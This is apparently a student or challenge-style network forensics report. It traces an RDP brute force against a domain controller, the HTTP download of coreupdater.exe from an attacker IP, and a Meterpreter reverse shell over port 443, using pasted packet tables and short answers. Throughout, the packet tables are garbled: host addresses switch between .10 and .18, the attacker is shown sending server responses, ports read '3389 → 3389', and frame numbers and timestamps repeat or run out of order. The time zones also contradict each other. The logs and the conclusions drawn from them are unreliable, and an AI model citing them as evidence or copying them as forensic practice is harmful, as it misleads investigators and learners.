2385...	2020-09-19 02:24:06.938893	10.42.85.10	194.61.24.102	TCP	66 80 → 62410 [SYN, ACK] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2385...	2020-09-19 02:24:06.939039	194.61.24.102	10.42.85.10	TCP	66 80 → 62410 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2385...	2020-09-19 02:24:06.939062	194.61.24.102	10.42.85.10	TCP	66 80 → 62409 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
2385...	2020-09-19 02:24:06.939193	10.42.85.10	194.61.24.102	TCP	66 62418 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2385...	2020-09-19 02:24:06.939223	10.42.85.10	194.61.24.102	TCP	66 62409 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
2385...	2020-09-19 02:24:06.939239	10.42.85.10	194.61.24.102	HTTP	291 GET /coreupdater.exe HTTP/1.1
2385...	2020-09-19 02:24:06.939366	194.61.24.102	10.42.85.10	TCP	54 80 → 62410 [ACK] Seq=1 Ack=238 Win=64128 Len=0
2385...	2020-09-19 02:24:06.939701	194.61.24.102	10.42.85.10	TCP	71 80 → 62410 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=17 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939835	10.42.85.10	194.61.24.102	TCP	60 62410 → 80 [ACK] Seq=238 Ack=18 Win=261888 Len=0
2385...	2020-09-19 02:24:06.939862	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=18 Ack=238 Win=64128 Len=1460 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939884	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=1478 Ack=238 Win=64128 Len=1460 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939894	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=2938 Ack=238 Win=64128 Len=1460 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939925	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=4398 Ack=238 Win=64128 Len=1460 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939942	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=58582 Ack=238 Win=64128 Len=1460 [TCP PDU reassembled in 238574]
2385...	2020-09-19 02:24:06.939959	194.61.24.102	10.42.85.10	HTTP	110 HTTP/1.0 200 OK (application/x-msdos-program)
2385...	2020-09-19 02:24:06.939975	194.61.24.102	10.42.85.10	TCP	54 80 → 62410 [FIN, ACK] Seq=7374 Ack=238 Win=64128 Len=0
2385...	2020-09-19 02:24:06.939997	10.42.85.10	194.61.24.102	TCP	60 62410 → 80 [ACK] Seq=238 Ack=4398 Win=262144 Len=0
2385...	2020-09-19 02:24:06.940063	10.42.85.10	194.61.24.102	TCP	60 62410 → 80 [ACK] Seq=238 Ack=7375 Win=262144 Len=0
2385...	2020-09-19 02:24:06.940561	10.42.85.10	194.61.24.102	TCP	60 62410 → 80 [FIN, ACK] Seq=238 Ack=7375 Win=262144 Len=0
2385...	2020-09-19 02:24:06.940653	194.61.24.102	10.42.85.10	TCP	54 80 → 62410 [ACK] Seq=7375 Ack=239 Win=64128 Len=0
2385...	2020-09-19 02:24:06.945634	194.61.24.102	10.42.85.10	TCP	1514 80 → 62410 [ACK] Seq=174958 Ack=565979 Win=136832 Len=0 TSval=2976531315 TSecr=729236
2385...	2020-09-19 02:24:06.960332	194.61.24.102	10.42.85.10	TCP	3389 Application Data
2385...	2020-09-19 02:24:06.960606	194.61.24.102	10.42.85.10	TCP	443 Application Data
2385...	2020-09-19 02:24:06.960815	194.61.24.102	10.42.85.10	TCP	2396 [PSH, ACK] Seq=101685 Ack=1122 Win=64240 Len=1460 [TCP PDU reassembled in 238587]
2385...	2020-09-19 02:24:06.960848	194.61.24.102	10.42.85.10	TCP	2396 [ACK] Seq=183145 Ack=1122 Win=64240 Len=1460 [TCP PDU reassembled in 238587]
2385...	2020-09-19 02:24:06.968871	10.42.85.10	194.61.24.102	TCP	60 62396 → 443 [ACK] Seq=1122 Ack=103145 Win=65535 Len=0
2385...	2020-09-19 02:24:06.968893	10.42.85.10	204.79.197.200	TCP	60 62396 → 443 [ACK] Seq=1122 Ack=103145 Win=65535 Len=0
2385...	2020-09-19 02:24:06.968932	10.42.85.10	204.79.197.200	TCP	60 62396 → 443 [ACK] Seq=1122 Ack=104634 Win=65535 Len=0

The domain controller (10.42.85.10) issued an HTTP GET request for coreupdater.exe from the attacker's IP (194.61.24.102) and successfully received the payload with a 200 OK response. This confirms the malware was retrieved and staged for execution on the domain controller. The occurred at 02:24 UTC

Summary

1. Was there a breach, an inside job or something else?

Yes, there was a breach. It was not an inside job. The attacker gained access externally via brute-force on RDP.

2. What was the initial access vector?

The attacker gained initial access through Remote Desktop Protocol (RDP) using the Administrator account.

3. What IP(s) initiated the attack?

The attack was initiated from 194.61.24.102, which performed both scanning and brute-force login.

4. What IP(s) did the malware(s) call out to?

The malware connected back to 203.78.103.109, serving as the command and control (C2) server.

Network Forensics

No.	Time	Source	Destination	Protocol	Length Info
84355	2020-09-19 02:19:26.496295	194.61.24.102	10.42.85.10	TCP	66 38100 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84356	2020-09-19 02:19:26.497384	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84357	2020-09-19 02:19:26.549824	194.61.24.102	10.42.85.10	TLSv1.2	281 Client Hello
84358	2020-09-19 02:19:26.546963	194.61.24.102	10.42.85.10	TCP	120 38092 + 3389 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84359	2020-09-19 02:19:26.549115	194.61.24.102	10.42.85.10	TLSv1.2	124 Client Hello
84360	2020-09-19 02:19:26.549130	194.61.24.102	10.42.85.10	TLSv1.2	162 Client Hello
84361	2020-09-19 02:19:26.549145	194.61.24.102	10.42.85.10	RDP	108 Cookie: mstshash=nmap, Negotiate
84362	2020-09-19 02:19:26.554624	194.61.24.102	10.42.85.10	TCP	66 3894 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84363	2020-09-19 02:19:26.619525	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84364	2020-09-19 02:19:26.619578	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84365	2020-09-19 02:19:26.619687	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84366	2020-09-19 02:19:26.619623	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84367	2020-09-19 02:19:26.619637	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84368	2020-09-19 02:19:26.792396	194.61.24.102	10.42.85.10	TLSv1.2	917 Server Hello, Certificate, Server Hello Done
84369	2020-09-19 02:19:26.792416	10.42.85.10	194.61.24.102	RDP	85 Negotiate Response
84370	2020-09-19 02:19:26.792537	10.42.85.10	194.61.24.102	TLSv1.2	917 Server Hello, Certificate, Server Hello Done
84371	2020-09-19 02:19:26.792584	194.61.24.102	10.42.85.10	TCP	66 38090 + 3389 [ACK] Seq=216 Ack=852 Win=64256 Len=0 TStamp=2976251147 TSecr=701220
84372	2020-09-19 02:19:26.792622	194.61.24.102	10.42.85.10	TCP	66 38100 + 3389 [ACK] Seq=93 Ack=852 Win=64256 Len=0 TStamp=2976251147 TSecr=701220
84373	2020-09-19 02:19:26.792644	194.61.24.102	10.42.85.10	TCP	66 38098 + 3389 [ACK] Seq=97 Ack=852 Win=64256 Len=0 TStamp=2976251147 TSecr=701220
84374	2020-09-19 02:19:26.792759	194.61.24.102	10.42.85.10	TLSv1.2	917 Server Hello, Certificate, Server Hello Done
84375	2020-09-19 02:19:26.792908	194.61.24.102	10.42.85.10	TCP	66 38096 + 3389 [ACK] Seq=59 Ack=852 Win=64256 Len=0 TStamp=2976251147 TSecr=701220
84376	2020-09-19 02:19:26.793411	10.42.85.10	194.61.24.102	TCP	60 3389 + 38094 [RST, ACK] Seq=1 Ack=59 Win=0 Len=0
84377	2020-09-19 02:19:26.793449	10.42.85.10	194.61.24.102	TCP	60 3389 + 38094 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
84378	2020-09-19 02:19:26.793758	194.61.24.102	10.42.85.10	TCP	74 38102 + 3389 [SYN, ACK] Seq=0 Win=64248 Len=0 MSS=1468 SACK_PERM TStamp=2976251148 TSecr=701220
84379	2020-09-19 02:19:26.793951	194.61.24.102	10.42.85.10	TCP	74 38090 + 3389 [SYN, ACK] Seq=1 Win=64248 Len=0 MSS=1468 WSA1 SACK_PERM TStamp=701220 TSecr=2976251148
84380	2020-09-19 02:19:26.794136	194.61.24.102	10.42.85.10	TCP	66 38102 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976251149 TSecr=701220
84381	2020-09-19 02:19:26.794226	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84382	2020-09-19 02:19:26.795471	10.42.85.10	194.61.24.102	TCP	60 3389 + 38102 [RST, ACK] Seq=1 Ack=518 Win=0 Len=0
84383	2020-09-19 02:19:26.795715	194.61.24.102	10.42.85.10	TCP	74 38104 + 3389 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1468 SACK_PERM TStamp=2976251150 TSecr=701220 TSecr=2976251150
84384	2020-09-19 02:19:26.795878	194.61.24.102	10.42.85.10	TCP	74 3389 + 38104 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1468 WSA1 SACK_PERM TStamp=701220 TSecr=2976251150
84385	2020-09-19 02:19:26.796081	194.61.24.102	10.42.85.10	TCP	66 38104 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976251151 TSecr=701220
84386	2020-09-19 02:19:26.796216	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello

The network attack appears to have begun at 2020-09-19 02:19:26 (Pacific Standard Time), as observed in the earliest packet attempts from the external attacker IP 194.61.24.102 targeting the internal host 10.42.85.10 over port 3389 (Remote Desktop Protocol). This activity aligns with the MITRE ATT&CK technique T1110.001 – Brute Force: Password Guessing, specifically targeting RDP services. The evidence suggests a brute-force login attempt was underway, likely to gain unauthorized access to the desktop system using Remote Desktop. The attacker used TLS-encrypted RDP traffic, and the repeated session initiations and resets further confirm a brute-force authentication strategy.


No.	Time	Source	Destination	Protocol	Length Info
84349	2020-09-19 02:19:26.495806	194.61.24.102	10.42.85.10	TCP	66 38094 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84350	2020-09-19 02:19:26.495823	194.61.24.102	10.42.85.10	TCP	66 38096 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84351	2020-09-19 02:19:26.495938	194.61.24.102	10.42.85.10	TCP	74 3389 + 38098 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1468 WSA1 SACK_PERM TStamp=701191 TSecr=2976250858
84352	2020-09-19 02:19:26.495963	194.61.24.102	10.42.85.10	TCP	74 38108 + 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1468 SACK_PERM TStamp=2976250850 TSecr=701191 TSecr=2976250858
84353	2020-09-19 02:19:26.496123	194.61.24.102	10.42.85.10	TCP	66 38098 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84355	2020-09-19 02:19:26.496295	194.61.24.102	10.42.85.10	TCP	66 38108 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84356	2020-09-19 02:19:26.497284	194.61.24.102	10.42.85.10	TLSv1.2	583 Client Hello
84357	2020-09-19 02:19:26.499243	194.61.24.102	10.42.85.10	TLSv1.2	281 Client Hello
84358	2020-09-19 02:19:26.500993	194.61.24.102	10.42.85.10	TCP	120 38092 + 3389 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191 TSecr=2976250858
84359	2020-09-19 02:19:26.501115	194.61.24.102	10.42.85.10	TLSv1.2	124 Client Hello
84360	2020-09-19 02:19:26.501130	194.61.24.102	10.42.85.10	TCP	162 Client Hello
84361	2020-09-19 02:19:26.501145	194.61.24.102	10.42.85.10	TLSv1.2	163 Client Hello
84362	2020-09-19 02:19:26.501158	194.61.24.102	10.42.85.10	TCP	168 Cookie: mstshash=nmap, Negotiate Request
84363	2020-09-19 02:19:26.501168	194.61.24.102	10.42.85.10	TCP	66 3389 + 38094 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84364	2020-09-19 02:19:26.501178	194.61.24.102	10.42.85.10	TCP	66 38108 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250851 TSecr=701191
84365	2020-09-19 02:19:26.501187	194.61.24.102	10.42.85.10	TLSv1.2	281 Client Hello
84366	2020-09-19 02:19:26.501197	194.61.24.102	10.42.85.10	TCP	66 3389 + 38100 [ACK] Seq=1 Ack=1 Win=64256 Len=0 MSS=1468 SACK_PERM TStamp=701191 TSecr=2976250893
84367	2020-09-19 02:19:26.501207	194.61.24.102	10.42.85.10	TCP	66 3389 + 38092 [ACK] Seq=1 Ack=1 Win=64256 Len=0 MSS=1468 SACK_PERM TStamp=701191 TSecr=2976250893
84368	2020-09-19 02:19:26.501217	194.61.24.102	10.42.85.10	TCP	66 3389 + 38092 [ACK] Seq=1 Ack=1 Win=64256 Len=0 MSS=1468 SACK_PERM TStamp=701191 TSecr=2976250893
84369	2020-09-19 02:19:26.501227	194.61.24.102	10.42.85.10	TLSv1.2	917 Server Hello, Certificate, Server Hello Done
84370	2020-09-19 02:19:26.501237	194.61.24.102	10.42.85.10	RDP	85 Negotiate Response
84371	2020-09-19 02:19:26.501247	194.61.24.102	10.42.85.10	TLSv1.2	917 Server Hello, Certificate, Server Hello Done
84372	2020-09-19 02:19:26.501257	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84373	2020-09-19 02:19:26.501267	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84374	2020-09-19 02:19:26.501277	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84375	2020-09-19 02:19:26.501287	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84376	2020-09-19 02:19:26.501297	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84377	2020-09-19 02:19:26.501307	194.61.24.102	10.42.85.10	TCP	66 3389 + 38069 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976250850 TSecr=701191
84378	2020-09-19 02:19:26.501317	194.61.24.102	10.42.85.10	TCP	74 38102 + 3389 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1468 SACK_PERM TStamp=2976251148 TSecr=701191 TSecr=2976251148
84379	2020-09-19 02:19:26.501327	194.61.24.102	10.42.85.10	TCP	74 3389 + 38102 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1468 WSA1 SACK_PERM TStamp=701191 TSecr=2976251148
84380	2020-09-19 02:19:26.501337	194.61.24.102	10.42.85.10	TCP	66 38102 + 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2976251149 TSecr=701191
84381	2020-09-19 02:19:26.501347	194.61.24.102	10.42.85.10	TLSv1.2	488 Client Hello

The tools likely used during the attack were a combination of well-known offensive security utilities. The reconnaissance phase, specifically the port scan targeting TCP 3389 (RDP), clearly involved Nmap, as indicated by the presence of the cookie: mstshash=nmap string in the packet data. This is a common default used by Nmap when probing RDP services. For the brute-force phase against RDP, while no definitive tool signature is visible, it was most likely Hydra, although other tools like Ncrack or Medusa remain plausible alternatives given their similar capabilities and usage patterns. Finally, the attacker deployed a Meterpreter reverse shell, which confirms the use of the Metasploit Framework for post-exploitation. This aligns with standard attack chains where Nmap and Hydra are used for initial access and credential abuse, followed by Metasploit for payload delivery and control.

No.	Time	Source	Destination	Protocol	Length	Info
84349	2020-09-19 02:19:26.495808	194.61.24.102	10.42.85.18	TCP	66	38994 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=2976250850 Tsecr=701191
84350	2020-09-19 02:19:26.495823	194.61.24.102	10.42.85.18	TCP	66	38994 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=2976250850 Tsecr=701191
84351	2020-09-19 02:19:26.495830	10.42.85.18	194.61.24.102	TCP	74	3389 → 38098 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=701191 Tsecr=2976250850
84352	2020-09-19 02:19:26.495863	194.61.24.102	10.42.85.18	TCP	74	38100 → 3389 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=2976250850 Tsecr=0 WS=128
84353	2020-09-19 02:19:26.496092	10.42.85.18	194.61.24.102	TCP	74	3389 → 38100 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0 MSS=1460 WSA=1 SACK_PERM Tsva1=701191 Tsecr=2976250850
84354	2020-09-19 02:19:26.496123	194.61.24.102	10.42.85.18	TCP	66	38098 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=2976250851 Tsecr=701191
84355	2020-09-19 02:19:26.496295	194.61.24.102	10.42.85.18	TCP	66	38100 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=2976250851 Tsecr=701191
84356	2020-09-19 02:19:26.497208	194.61.24.102	10.42.85.18	TCP	66	38100 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=2976250851 Tsecr=701191
84357	2020-09-19 02:19:26.549080	194.61.24.102	10.42.85.18	TLSv1.2	281	Client Hello
84358	2020-09-19 02:19:26.549094	194.61.24.102	10.42.85.18	TLSv1.2	124	Client Hello
84359	2020-09-19 02:19:26.549139	194.61.24.102	10.42.85.18	TLSv1.2	123	Client Hello
84360	2020-09-19 02:19:26.549145	194.61.24.102	10.42.85.18	TLSv1.2	100	ClientHello, msasn1, NegotiateRequest
84362	2020-09-19 02:19:26.554649	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=210 Win=63483 Len=0 Tsva1=2976250851 Tsecr=701191
84363	2020-09-19 02:19:26.619597	10.42.85.18	194.61.24.102	TCP	66	3389 → 38099 [ACK] Seq=1 Ack=216 Win=63785 Len=0 Tsva1=2976250851 Tsecr=701191
84364	2020-09-19 02:19:26.619578	10.42.85.18	194.61.24.102	TCP	66	3389 → 38098 [ACK] Seq=1 Ack=67 Win=63904 Len=0 Tsva1=701203 Tsecr=2976250893
84365	2020-09-19 02:19:26.619607	10.42.85.18	194.61.24.102	TCP	66	3389 → 38100 [ACK] Seq=1 Ack=43 Win=63958 Len=0 Tsva1=701203 Tsecr=2976250893
84366	2020-09-19 02:19:26.619623	10.42.85.18	194.61.24.102	TCP	66	3389 → 38092 [ACK] Seq=1 Ack=66 Win=63946 Len=0 Tsva1=701203 Tsecr=2976250893
84367	2020-09-19 02:19:26.619637	10.42.85.18	194.61.24.102	TCP	66	3389 → 38095 [ACK] Seq=1 Ack=59 Win=63942 Len=0 Tsva1=701203 Tsecr=2976250893
84368	2020-09-19 02:19:26.792358	10.42.85.18	194.61.24.102	TLSv1.2	917	Server Hello, Certificate, Server Hello Done
84369	2020-09-19 02:19:26.792410	10.42.85.18	194.61.24.102	RDP	85	Negotiate Response
84370	2020-09-19 02:19:26.792537	10.42.85.18	194.61.24.102	TLSv1.2	917	Server Hello, Certificate, Server Hello Done
84371	2020-09-19 02:19:26.792550	10.42.85.18	194.61.24.102	TCP	66	3389 → 3388 [ACK] Seq=216 Ack=852 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84372	2020-09-19 02:19:26.792622	10.42.85.18	194.61.24.102	TCP	66	38100 → 3389 [ACK] Seq=43 Ack=20 Win=64256 Len=0 Tsva1=3976251147 Tsecr=701220
84373	2020-09-19 02:19:26.792649	10.42.85.18	194.61.24.102	TCP	66	38098 → 3389 [ACK] Seq=97 Ack=852 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84374	2020-09-19 02:19:26.792959	10.42.85.18	194.61.24.102	TLSv1.2	917	Server Hello, Certificate, Server Hello Done
84375	2020-09-19 02:19:26.793401	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=59 Ack=852 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84376	2020-09-19 02:19:26.793404	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=55 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84377	2020-09-19 02:19:26.793409	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=51 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84378	2020-09-19 02:19:26.793518	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=51 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84379	2020-09-19 02:19:26.793538	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=51 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84380	2020-09-19 02:19:26.794336	10.42.85.18	194.61.24.102	TCP	66	3389 → 38094 [ACK] Seq=1 Ack=51 Win=64128 Len=0 Tsva1=2976251147 Tsecr=701220
84381	2020-09-19 02:19:26.794378	10.42.85.18	194.61.24.102	TLSv1.2	948	Client Hello

The attacker primarily targeted and accessed three key ports throughout the intrusion. Port 3389, which is used for Remote Desktop Protocol (RDP), was the initial focus and was subjected to a brute-force attack to gain unauthorized access to the Domain Controller. This was confirmed through the repeated connection attempts and eventual successful authentication. Port 80 (HTTP) was then used by the attacker to download the malware payload from a remote server, suggesting that the attacker's infrastructure was hosting the malicious executable over an unencrypted web service. Following this, port 443 (HTTPS) was leveraged to establish a secure reverse shell connection back to the attacker's system, consistent with behavior typical of a Meterpreter payload from the Metasploit framework. These ports, 3389 for access, 80 for delivery, and 443 for command-and-control, form the core of the attack chain, with no other significant or anomalous port activity detected during the session.

No.	Time	Source	Destination	Protocol	Length	Info
2651	2020-09-19 02:35:55.042355	10.42.85.18	194.61.24.102	TLSv1.2	167	Application Data
2651	2020-09-19 02:35:55.042681	194.61.24.102	10.42.85.18	TCP	66	40238 → 3389 [ACK] Seq=1115561 Ack=2325777 Win=136832 Len=0 Tsva1=2977239395 Tsecr=800045
2652	2020-09-19 02:35:55.042684	194.61.24.102	10.42.85.18	TLSv1.2	151	Application Data
2652	2020-09-19 02:35:55.042710	10.42.85.18	194.61.24.102	TLSv1.2	151	Application Data
2652	2020-09-19 02:35:55.073705	194.61.24.102	10.42.85.18	TCP	66	40238 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073709	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073712	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073715	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073718	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073721	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073724	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073727	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073730	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073733	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073736	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073739	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073742	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073745	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073748	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073751	10.42.85.18	194.61.24.102	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
2652	2020-09-19 02:35:55.073754	194.61.24.102	10.42.85.18	TCP	66	3389 → 3389 [ACK] Seq=1115561 Ack=2325862 Win=136832 Len=0 Tsva1=2977239628 Tsecr=800068
